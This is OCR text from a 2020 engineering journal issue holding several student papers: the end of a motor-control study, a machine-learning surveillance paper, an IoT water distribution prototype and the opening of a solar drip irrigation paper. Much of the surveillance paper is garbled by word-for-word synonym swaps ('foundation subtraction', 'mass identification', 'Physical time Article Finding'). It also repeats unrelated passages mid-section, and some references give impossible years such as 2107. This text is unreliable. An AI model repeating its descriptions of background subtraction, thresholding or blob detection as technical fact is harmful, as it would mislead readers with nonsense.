Here, the simulation and analysis of SVM with DTC of IM is being performed. An evaluation and simulation study of the usage of MATLAB models for two different DTC schemes- general DTC scheme and SVM- DTC scheme is done. As per the analysis, it can be concluded that - both the schemes are having less ripples in contrast to DTC. Also by making use of SVM technique the changing frequency can be maintained a constant. But in overall performance, sensible SVM- DTC scheme is superior in phrases of robustness to parameter editions due to the usage of sliding mode principles.

For the analysis of two schemes stated above the observer used, is to be an open loop kind which is much less robust compared to a closed loop observer. So in future it is planned to replace the open loop flux observer by using a closed loop observer.

ISSN 2394 - 7780

REFERENCES

- Hendi Purnata, Mochammad Rameli, Rusdhianto Effendie A.K., "Speed Control of Three Phase Induction Motor Using Method Hysteresis Space Vector Pulse Width Modulation," 978-1538627082, 2017 IEEE.
- Dr. Anupa SabnisS. Jianguo and C. Quanshi, "Research of electric vehicle IM controller based on space vector modulation direct torque control," Proceedings of the Eighth International Conference on Electrical Machines and Systems, ICEMS 2005, vol. 2, pp. 1617-1620, 2005.
- M. Depenbrock, "Direct Self-Control of Inverter-Fed Induction Machine," IEEE Transactions on Power Electronics, 1998, 3(4):420~429.
- Xu Bo-Qiang, Zhang Xiao-feng, "Design of a New Direct Torque Control in Induction Motor," 978-1-4244-2723-9, 2009 IEEE.
- W. Leonhard, "Field-orientation for controlling acmachines – principle and application: A tutorial," 3rd Int. Conf. on Power Electronics and Variable Speed Drives, pp.227-282, July 1988
- Praveen S. Babu, Dr. S. Ushakumari , "Modified Direct Torque Control of Induction Motor Drives", 978-1-4244-9477-4/11/$26.00 ©2011 IEEE
- Prathmesh J. Koratkar, Dr.Anupa Sabnis, "Comparative Analysis of Different Control Approaches of Direct Torque Control Induction Motor Drive", 978-1-5090-6106-8/17/$31.00 ©2017 IEEE
- Mehrdad Mirzaei, Ali Dastfan. "A Novel Space Vector Modulation Strategy for Direct Torque Control of Induction Motors" 978-1-5386-9254-7/19/$31.00 ©2019 IEEE

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1

ISSN 2394 - 7780

SMART SURVEILLANCE SYSTEM USING MACHINE LEARNING

Ankit Yadav[1], Rajkumar Sharma[1], Alka Yadav[1] and Dr. Najmuddin Aamer[2]
U.G Student[1] and Professor[2], Department of Information Technology, Theem College of Engineering, University of Mumbai

ABSTRACT
This work suggests an intelligent surveillance system for anomalous human activity in a hypothetical environment. The wide range of advanced surveillance techniques was proposed by surveillance system: object detection in Real-time, tracking object from web camera, acknowledgment of generic object class and abnormal behavior of human, and situation of happening an alarm. The surveillance system was conducted in three phases: Preprocessing phase, abnormal activity detection phase, and content-based image retrieval phase. An anomalous activity can be any action that can provided at secured area, moving with speed more than a limit in a secure place, any typical pose that is not normal (i.e., falling and jumping) and many other actions which can trigger an alarm. Alarm triggering varies from customer to customer. It may include actually ringing any alarm, sending a notification to any department through e-mail or SMS, making an entry in the database, etc., it assist human operators to make the right decisions

Keywords: Human motion object detection, Real time security system detection, background subtraction, intelligent surveillance system.

INTRODUCTION
The last decade of progress on various visual acknowledgment tasks has been based considerably on the use of SIFT [9] and HOG [7]. But if we look at performance on the conforming a well-established pattern visual recognition task, PASCAL VOC object detection [15], it is generally acknowledged that progress has been slow during 2010-2012, successful method was proposed with small gains obtained by building ensemble systems and employing minor variants. Image classification, the domain of computer area is used widely for researched area and domain of computer vision has achieved remarkable results in world-wide competitions such as ILSVRC, PASCAL VOC, and Microsoft COCO with the help of deep learning[2]. The results of image classification was to motivate object detection have been developed by deep learning models and deep learning based object detection has also achieved state-of-the-results[3]. The intelligent resident surveillance is the most important smart community services [7].This application enables a broad spectrum, including areas of interest in access control , human identity or behavior recognition, detection of anomalous behaviors, interactive surveillance using multiple cameras and crowd flux statistics and jamming analysis and so -on [20] for complete image understanding, classifying different images not only concentrated on it, but also try to specifically approximation of the concepts and locations of objects contained in each image. This object detection task is referred [1], which usually consists of different sub tasks such as face detection [2], perambulator detection [3] and skeleton detection [4]. As one of the fundamental computer vision problems, The valuable information of object detection is able to provide for semantic understanding of images and videos, and is related to many applications, including image classification [5], [6], human behavior analysis [7], face recognition [8] and autonomous driving [9], [10]. Meanwhile, related learning systems and neural networks by inheriting, the progress in these fields will develop neural network algorithms, and object has a great impact.

Learning systems is considered as detection techniques. [11]–[14]. However, due to large variations in viewpoints, poses, occlusions and lighting conditions, for accomplish object detection is difficult with an additional object localization task . So much attention attracted of attentions to this field in recent years. detection of object in advance are driven by the success of region proposal method and region-based convolutional neural networks (R-CNNs) [6]. Although region-based CNNs were developed originally as ccomputationally expensive [6], drastically reduced there cost have been thanks to sharing across proposals across convolutions [7, 5]. The advance in carnation, Fast R-CNN [5], achieves very deep networks was used by real time when the time spent has been ignored on region proposals In state-of-the-art of detection systems proposals are available as computational bottleneck

ISSN 2394 - 7780




Figure-1: Real Time object detection using our model




Figure-2: Algorithm of the proposed work

Feature extraction. To recognize different objects, we need to extract visual features which can provide a semantic and robust representation. SIFT [1], HOG [2] and Haar-like [3] the representative ones are the features. This is due to the fact that these produce representations of features associated with complex cells in human brain [1]. However, due to the appearances of assortment , illumination conditions and backgrounds, all kinds of objects are manually difficult for design a robust feature descriptor.




Figure-3: Basic Structure of system

As shown in above figure 1 the basic structure of our proposed system is divided into two main parts-1) Real time object detection and 2) Human motion detection system Blobs detection. Through camera the video feed is captured continuously . The video scenes was extracted the frames. Then applying Gaussian Blur and some more image preprocessing algorithms Real time objects and human blobs are detected [10]. In this paper, an intelligent surveillance system is developed for the detection of deserted objects which can be dangerous for the society[11]. When an deserted object is acknowledged, an alarm is generated to alert the security guards[6]. The alarm will be discarded for human blobs because humans are no the threats in this particular situation. The camera which acts as a sensor in this system the video feed is acquired. The camera is placed at each guarded room and only authorized persons can enter[10].

ISSN 2394 - 7780

1. RELATEDWORK

Real time security system object detecting various techniques are used. Detecting objects is nothing but finding out apprehensive stationary items which are not moving for a particular period of time. There are various researches done on this topic [1-15].

There was a time when security systems were not available everywhere like it is today. In upcoming years, The CCTV camera become compulsory to have in the environment or almost everywhere the security system should have. Over period of time the security has a main issues of research[11]. There are various approach and technologies for the detection of object and tracking of object have been introduced in jam-packed or for private environment. In the paper all the various technologies over the years that have been used are explained in [10]. The useful technologies for unattended object detection have been put to daily used and studied.Regarding left over object detection various approaches have been developed. These approaches are divided into three types:

- Frame differencing approach
- Optical flow approach
- Background Subtraction approach

In 2014 [1], the one of the simplest approach to develop a video surveillance systemsystem is down by the background subtraction. In 2011, YingLi Tian developed another abandoned object detection system works on BGS and foreground analysis. Due to complex video surveillance the system detects and objects are removed. In July 2015, Kevin Lin, Shen-Chi Chen worked on temporal consistency and back-tracing verification modeling for video Surveillance [5]. This paper presents a model which is regarding temporal consistency combining with a back-tracing algorithm for detecting unattended object the paper was realised In 2015, Yiliang Zeng and team developed a novel system based on Three dimensional image. For the betterment of the system the binocular information reconstruction and recognition (BIRR) algorithm was developed, but the speed of the algorithm is restricted to the system. To get obtain behavior of moving object an optimization thresholding method is used. In 2014 by Vishwadeep Uttamrao Landge eta el [6] motion of a moving object and tracking in a video sequence is analysed, but the system can't recognize abandoned objects. The object detection is been focused which is not more useful. In 2014, A.Sai Suneel presented a paper [8] regading moving object velocity using image processing technique the paper was represented by him from the camera calibration variables using Matlab software. In a new system based on background subtraction using Simulink was introduced by Mahamuni P.D. Matlab and Simulink blocks sets in paper[9] is implemented of the background subtraction algorithm is done, its more complicated system. Tejas Naren eta el. [11] in 2014, developed a system for abandoned object detection using hadoop a system was developed, but the system [11] due to occlusions and light changes the system doesn't solve the problem. According to this background subtraction is one of the best and simplest method for abandoned object detection as discussed as number of various method approach. So, this is continued with the proposed method.

III PROPOSED SYSTEM

The main idea of proposed system is to develop an efficient surveillance system application with the use of image processing technique [6]. Figure.1 shows the very basic structure of details threats in this particular situation. The video feed is acquired through camera which acts as a sensor in this system. The camera is placed at each guarded room where only authorized persons can enter[10]. Steps for developing Intelligent Surveillance Systems are given as under:

Step 1- Catch the video

Step 2-Mine the frames from video ideas **Step 3-**Apply Gaussian Blur

Gaussian blur method is practical to haze the picture which is better known as Gaussian leveling. It is a Gaussian matrix shrewdness familiar plane or haze the picture to decrease picture sound. Later put on Gaussian function the system is alienated into two cuts.

Part 1) Physical time Article Finding

Part 2) Person gesture Detection

1. Physical time Object Detection

Suspicious or unattended items can be recognized by applying different calculations, for example, foundation subtraction, thresholding, and mass identification.

ISSN 2394 - 7780

Out of sight subtraction as the name recommends it is a picture preprocessing procedure in which the current picture or frontal area picture is subtracted from a foundation picture pixel by pixel. The pixel can be a closer view or foundation determined by contrasting and edge esteem. [10]. To diminish clamor from the article some picture post preparing calculations are utilized to improve the nature of the recognized items. Foundation subtraction and casing differencing together can upgrade the speed of location procedure and handle the issue of light impediment [11].

1. **Thresholding**

Picture Thresholding is the most straightforward errand. In the initial step separate every pixel of red, green and blue. At that point include all them together. At that point by partitioning three ascertain the normal. Look at this normal against some edge esteem. On the off chance that the normal worth is not as much as limit esteem, at that point set normal incentive as 0 that is dark generally set it as 255 methods white.

2. **Blob Detection**

The most significant system of this method is to follow and investigate inside the pictures. The center innovation of camera investigation is utilized in recognizing, dissecting, and Tracking the movement of the articles. What's more, when the lights shading or heading Changes, it is hard to follow the article. Right off the bat utilize the mass-based calculation for distinguishing the changing scene in the video

Finally in this progression the framework will identify the items which are still for a particular period of time.

c) RGB to LAB conversion

The change of picture from RGB to LAB is beyond the realm of imagination legitimately. so first convert this picture from RGB to XYZ and Constant number of plate acknowledgment is significant for traffic police so as to locate the lost vehicle. This is a camera-based calculation for ongoing number plate discovery and acknowledgment was proposed in [15]. These kinds of frameworks are structured basically for self-governing vehicles. Layout coordinating is a standout amongst other strategy utilized for vehicle identification and following [10] These sorts of frameworks are structured for the most part for independent vehicles. Layout coordinating is extraordinary compared to other technique utilized for vehicle discovery and following

- **Threshold**

The picture limit depends on skin shading properties.

- **Human motion detection system**

Finally, human movement is distinguished by looking at the identified movement against edge esteem.

Step 4-Generate the alarm:

At that point, by sending an Email caution or SMS alert the framework will raise the alert to alarm security over yonder. Caution will rise just for object location; it won't raise alarm against the human masses as it isn't risky with these sorts of circumstances.

There are various constant applications are created and executed by utilizing distinctive item identification procedures. A portion of these are as per the following:

ISSN 2394 - 7780

c) Oceanological Computer vision

Item recognition in seas is known as sea logy or sea coherent PC vision. In the seas, the article recognition is utilized to discover the information and different items [6]. This kind of frameworks can be utilized to identify the slammed aero planes, gliding holders. In [14], such a framework is created.

ci) Vehicle Tracking System

Vehicle following is basic in numerous applications, for example, traffic gathering data, for transportation frameworks. Constant number plate acknowledgment is significant for traffic police so as to locate the lost vehicle. This is a camera based calculation for constant number plate discovery and acknowledgment was proposed in [15]. These types of systems are planned essentially for independent vehicles. Layout coordinating is extraordinary compared to other strategy utilized for vehicle identification and following [10]

LIMITATIONS

The principle and just downside of this framework is that when background transforms, we have to refresh the foundation part too. As it's an ongoing framework, we have to avoid potential risk while setting up the framework that foundation would not be changes every now and again [11]

DISCUSSION

An insight reconnaissance framework is an intricate antique, particularly if a multi-agency idea is received. When assessing, for example, a framework, what perspectives would we say: we will assess and how? Numerous individual components of the framework, for example, occasion identification, rules, combination, strategies, specialists correspondence was upheld to be assessed as of now independently. At the point when incorporation everything together, we should have the option to bind the concentrate issue that keeps us from the sort of thinking that we predict if that occurs. By what means may we achieve this and even more overall by what means would we be able to contrast the distinction framework that shellfish have the option to convey various things if there are just tried on there claim contextual analyses?

It appears to be some sort of archive gathering test situation would be a path forward, like some standard database utilized in the AI people group.

CONCLUSION AND FUTUREWORK

In this paper, we have built up the Human movement recognition framework. This paper depicts the strategy for the Intelligent Surveillance framework. Proposed Real-time object discovery System lessens damages causing due to unextend objects. In this paper, we have secured a detailed dialog on the different phases of any item discovery strategy. As a future improvement, we can take live video feed through a web camera. In this report, a human body discovery calculation dependent on the blend of fleeting data and shape data is planned. Right off the bat, the zone is chosen which is reconnaissance. Where the need for an item is distinguished. At the point when the moving item is entering in the reconnaissance zone, it will be recognized. Moving articles are recognized utilizing the proposed Background Elimination Technique and Gaussian mixture Model. Secondly, the moving a object are track under the surveillance are and the outside square shape of moving item is figured utilizing the maximum width and stature estimation of the moving locale.

REFERENCE

[1] Ajeet Ram Pathaka,, Manjusha Pandeya, Siddharth Rautaray "Application of Deep Learning for Object Detection" International Conference on Computational Intelligence and Data Science (ICCIDS 2018) pp 1706-117

[2] Ross Girishick, Jeff Donahue, Trevor Darrell, Jitendra Malik, “Rich feature hierarchies for accurate object detection and semantic segmentation”

[3] 2014 IEEE Conference on Computer Vision and Pattern Recognition Columbus, OH, USA **DOI:** 10.1109/CVPR.2014.81 pp 1-21

[4] “Smart Surveillance as an Edge Network Service: from Harr-Cascade, SVM to a Lightweight CNN”, Seyed Yahya Nikouei, Yu Chen, Sejun Song, Ronghua Xu, Baek-Young Choi, Timothy R. Faughnan, 2018 IEEE 4th International Conference on Collaboration and Internet Computing (CIC), DOI:10.1109/CIC.2018.00042, pp 256-265.

[5] “Object Detection with Deep Learning: A Review", Zhong-Qiu Zhao, , PengZheng, Shou-tao Xu, and Xindong Wu, IEEE transactions on Neural Networks and Learning System, arXiv, 1807.05511v2, Apr 2019.

ISSN 2394 - 7780

[6] "Faster R-CNN: Towards Real-Time Object Detection with Region Proposal Networks", Shaoqing Ren, Kaiming He, Ross Girshick, Jian Sun, Computer Vision and Pattern Recognition Extended report, arXiv:1506.01497v3

[7] "Fast and Lightweight Object Detection Network: Detection and Recognition on Resource Constrained Devices" Bernardo Augusto Godinho De Oliveira , Flávia Magalhães Freitas Ferreira, Carlos Augusto Paiva Da Silva Martins, IEEE Access DOI: 10.1109/ACCESS.2018.2801813.

[8] "A Novel framework for intelligent surveillance system based on abnormal human activity detection in academic environments", Malek Al-Nawashi1, Obaida M. Al-Hazaimeh, Mohamad Saraee1, Neural Comput & Applic (2017) 28 (Suppl 1):S565–S572, DOI 10.1007/s00521-016-2363-z

[9] "Deep Learning Based Surveillance System for Open Critical Areas", Francesco Turchini, Lorenzo Seidenari, Tiberio Uricchio and Alberto Del Bimbo, Inventions 2018, 3, 69; doi:10.3390/inventions3040069

[10] "Fast R-CNN", Ross Girshick, 2015 IEEE International Conference on Computer Vision, Santiago, Chile, 7-13 Dec. 2015, DOI: 10.1109/ICCV.2015.169, pp1440-1448.

[11] "i-surveillance : Intelligent Surveillance System Using Background Subtraction Technique", Sonali Hargude, Mrs.S.R.Idate, 2016 International Conference on Computing Communication Control and automation (ICCUBEA), Pune, India, **DOI:** 10.1109/ICCUBEA.2016.7860046, 12-13 Aug. 2016,

[12] "Real Time Object Tracking in Surveillance System Using MATLAB", Priya Chaudhari, K. S. Bhagat, Dr. J. P. Chaudhari, International Journal of Engineering, Science and Mathematics, Vol. 7 Issue 1, Jan 2018, ISSN: 2320-0294, pp 235- 243.

[13] "Real-Time Video Intelligent Surveillance System", Weidong Zhang, Feng Chen, Wenli Xu, Enwei Zhang, 2006 IEEE International Conference on Multimedia and Expo, Toronto,Canada, 9-12 July 2006 **DOI:** 10.1109/ICME.2006.262707, pp 1021-1024.

[14] "SSD: Single Shot MultiBox Detector ", Wei Liu, Dragomir Anguelov, Dumitru Erhan, Computer Vision and Pattern Recognition, DOI: 10.1007/978-3-319-46448-0_2

[15] "You Only Look Once: Unified, Real-Time Object Detection", Joseph Redmon, Santosh Divvala, Ross Girshick, Ali Farhadi, DOI: arXiv:1506.02640v5.

[16] "Transfer Learning for Object Detection using State-of-the-Art Deep Neural Networks", J. Talukdar, S. Gupta, P. S. Rajpura, R. S. Hegde, 2018 5th International Conference on Signal Processing and Integrated Networks (SPIN), Noida, India, **DOI:** 10.1109/SPIN.2018.8474198, pp 78- 83.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

SMART WATER DISTRIBUTION SYSTEM

Shubham Naik[1], Aashutosh Gharat[2] and Prof. Rajat singh[3]
Student[1,2], Computer Engineering, Theem College of Engineering, Mumbai


ABSTRACT
This Paper present an IOT model system which perform water distribution and controlling of water in an society. This IOT model is installed in Buildings, Society, and Hospital etc. which distribute the water in each Flats/Tanks Equally. As per the predefined water quantity to the system, the device will distribute water to each water tank. Amount of water present in the tank is being notify to the user through cloud system and using Mobile Application user can ON/OFF the water motor, can check the water level in tank. This IOT model can be monitor using real time monitoring system.

Keywords: IOT devices, Sensors, Cloud.

I . INTRODUCTION
Water is an extremely sacred resource for the existence of mankind. Water Management and proper Distribution is important since it helps determine future availability of water. Water Distribution is the Distribution of water resources under set policies and regulations. Water, once an abundant natural resource, is becoming a more valuable commodity due to droughts and overuse. To overcome this problem we have designed the IOT based water Distribution system which subjects such as the optimization of water usage.

II. RELATED WORKS
In this prototype model we have the design of IOT base water Distribution system that monitors quantity of water. This system consist of sensors like water flow sensor, water meter sensor and automatic ON/OFF motor which measure the water level of water in the tank. Each tank has water meter connected which distribute amount of water predefined to the system. All the records can be monitored using real time monitoring system from any location.

III. HARDWARE IMPLEMENTATION



ISSN 2394 - 7780

Raspberry Pi: The Raspberry Pi is a low cost, credit-card sized computer that plugs into a computer monitor or TV, and uses a standard keyboard and mouse. It is a capable little device that enables people of all ages to explore computing, and to learn how to program in languages like Scratch and Python.

Fig-3.1: Raspberry Pi

Water Meter: A water flow meter is an instrument capable of measuring the amount of water passing through a pipe. Several water flow meter technologies are available for selection depending on the water measurement applications, budgetary terms, and maintenance requirements.

Fig-3.2: Water Meter

Dc Motor: Smaller electric water pumps, such as the kinds used in homes, usually have small DC motors. The DC motor is contained in a sealed case attached to the impeller and powers it through a simple gear drive. Through a series of pushes, the rotor continues to spin, driving the impeller and powering the pump.

Fig-3.3: Dc Motor

Flow Controller: Flow controller is a simple water saving device which, when fitted onto water tap or shower, can help you reduce water consumption.

Fig-3.4: Flow Controller

ISSN 2394 - 7780

IV. WORKING

The Prototype Model of Smart Water Distribution System has been develop using Raspberry Pi and various sensor. The flow sensors will keep the track of amount of water flowing through each pipeline of the requested user and will automatically shut off the valve when the threshold is reached. During distribution of water rate of flow is measured so that equal distribution is done. This whole data is sent from Wi-Fi to the Web page so that system can be accessed remotely from a computer. The flow of distribution and quantity of water both will be monitored from the web page which can be displayed anywhere using the internet. Hence, the proposed system helps in distributing water supply efficiently according to the availability.

V. ADVANTAGES

1) Water distribution system deliver the water to consumer with equal amount and quantity.

2) This system controls wastage of water by optimizing the usage of water

3) This system saves human work

4) The hole system act as water quality and water regulated supply.

5) In this system during water distribution the rate of flow is measured so that equal distribution is done.

VI. FUTURE SCOPE

This proposed system gives automated water distribution which focuses on various parameters such as proper supply, no wastage, efficient usage, equal distribution and no over consumption.

For this system future enhancement that can include pre-paid billing base on consumption of water. The automatic treatment of water based on nature of contamination. Also the water metering system will be used for automated billing.

VII. CONCLUSION

In this system full smart automation is used. It is robust system. The system uses flow sensor for measuring quantity of water supplied and used water meter for automated billing.

The distribution system is used to describe the supply of water from its source to point of usage. The water quantity fix for each user. No wastage of water is happened.

VIII. REFERENCES

[1] P.Verma , A.Kumar, N.Rathod, P.jain, S.Mallikarjun, R Subramanian, B. Amrutur and R. Sundaresan. “towords an IoT based water management system for a campus”. IEEE first international smart cities conference (ISC2) , 2015.

[2] T . Perumal, M. Sulaiman, Leong. C.Y. “Internet of things enable water monitoring system”. IEEE 4th globle conference customer electronics (GCCE),2015.

[3] S.Wadekar ,V. Vakare, R.Prajapati, S.Yadav, V. Yadav,. “Smart Water Management Using IoT ” .5th International Conference on Wireless Networks and Embedded Systems (WECON),2016.

[4] C.Myint, L. Gopal, Y.Aung. “Reconfigurable Smart Water Quality Monitoring Systems in IoT Environment ”Computer and Information Science (ICIS), IEEE/ ACIS 16th International Conference , 2107.

[5] C.Rajkumar , S R S Prabaharam, S. Muthulakshmi. “ IoT Based Water Management”. Nextgen Electronic Technologies: Silicon to Software (ICNETS2), International Conference , 2107.

[6] S.Narendran , P.Pradeep, M.V.Ramesh.”An Internet Of Things (IoT) based sustainable water management”. Globle Humanitarian Technology Conference (GHTC), IEEE , 2107.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

SOLAR POWERED DRIP IRRIGATION SYSTEM USING MOISTURE SENSOR AND WIRELESS NETWORK TECHNOLOGY

Mohammad Adnan Firoz, Golandaz Aqdas Ali , Gutal Pravin Sandeepan and Shaikh Atiq Salim
Department of Electrical Engineering, Theem College of Engineering, Boisar

ABSTRACT
Agriculture is the primary occupation in India. In rural areas people living there are mainly farmers whose life depends on farming hence major source of income is agriculture. Agriculture in India is not that easy city of unavailability of adequate water and electricity. To overcome this farmer can use an alternative source of energy by using solar power drip irrigation system and some advance sensing equipment with it like (Soil moisture sensor, temperature sensor, etc.) this will helps the farmer to manage proper amount of water as per their need and increases the productivity of crops.

Keywords: Automated drip irrigation, Solar panel, Soil moisture sensor, Micro controller, Wireless network, Energy saving.

INTRODUCTION
Agricultural irrigation is very necessary for crop production around the world. Whereas in India, the economy is dependent upon it and contribute nearly upon 17% to 18% of its GDP base on agriculture, and also the atmospheric condition. The more reason is the lack of rain and unavailability of land reservoir water. Therefore, economical water management is necessary for irrigated agricultural cropping systems. The demand for modern water-saving techniques in irrigation is increasing rapidly day by day. Within the traditional drip irrigation systems, the foremost important advantage is that water is equipped close to the root of the plants drip by drip which saves the water. These days, the farmers are mistreatment irrigation approach in India through the manual control the farmers irrigate the land on the ordinary intervals. This method typically consumes extra water or generally the water reaches past due to which plants get dried. to conquer this trouble farmer can used solar-powered automatic drip irrigation technology which helps them to manage the proper flow of water for crops and it also gives an additional backup power supply by using the solar panel due to which when there is a lack of electricity it can use to store the solar energy into the battery cell and when needed it can use to drive the pump motor. Mostly this system can be used where there is a shortage of electricity and water.

OBJECTIVES OF STUDY
1. To minimize the amount of water wastage in irrigated areas.
2. To developed an irrigation system in field of agriculture by using solar energy.
3. To provide user friendly control using GSM technology.

METHODOLOGY
To investigate the achievements of practical testing of a solar-powered drip irrigation system using moisture sensor and wireless network technology and dependent on the plan, the approach engaged with testing automatic irrigation of the field.

Selection of land (5mx 2m) =10m2

The ratio of land area =1:1

Amount of water require of farming

Considering the average amount of water require (rainfall) =250l/m2

The total amount of water requires cultivation =250×10=2500 liter.

To supply 2500 liter water to the field submersible pump is chosen with the capacity of delivering 500lph with a power consumption of 50w. The power required for this pump will be (6hrx50w) =300Wh. According to its power demand, solar panel and battery capacity are choose. Solar panel and battery capacity should be 25% to 40% higher than pump rated capacity i.e. solar panel 2nos of each having generating power capacity up to 75watts and battery 4nos of each having rated power capacity of (12Vx1.5A=18W) which are all connected in series-parallel.

SOLAR POWER GENERATION
We have used an automatic irrigation system using solar-powered which driven the pump motor to feed the water to the crop from the reservoir and it is an automatic control system using micro controller with soil

ISSN 2394 - 7780

moisture sensor and also can control pump motor using GSM technology generally all this setup work on ac supply from the power grid but if their lack of electricity or power failure then these setup works on solar power which has been stored in a battery. Then inverter is used to deliver ac power as this setup is used while power failure occurs. Whereas the main objective of this device is to conserve electricity by means of using it into an efficient manner and to reduce the useless wastage of water.

SOFTWARE AND HARDWARE USED

1. Software

- Arduino IDE (Integrated Development Environment)

2. Hardware

- Arduino mega 2560 micro controller, submersible pump, solar panel, batteries, inverter, soil moisture sensor, solar charge controller, GSM bluetooth module,

SYSTEM MODELING

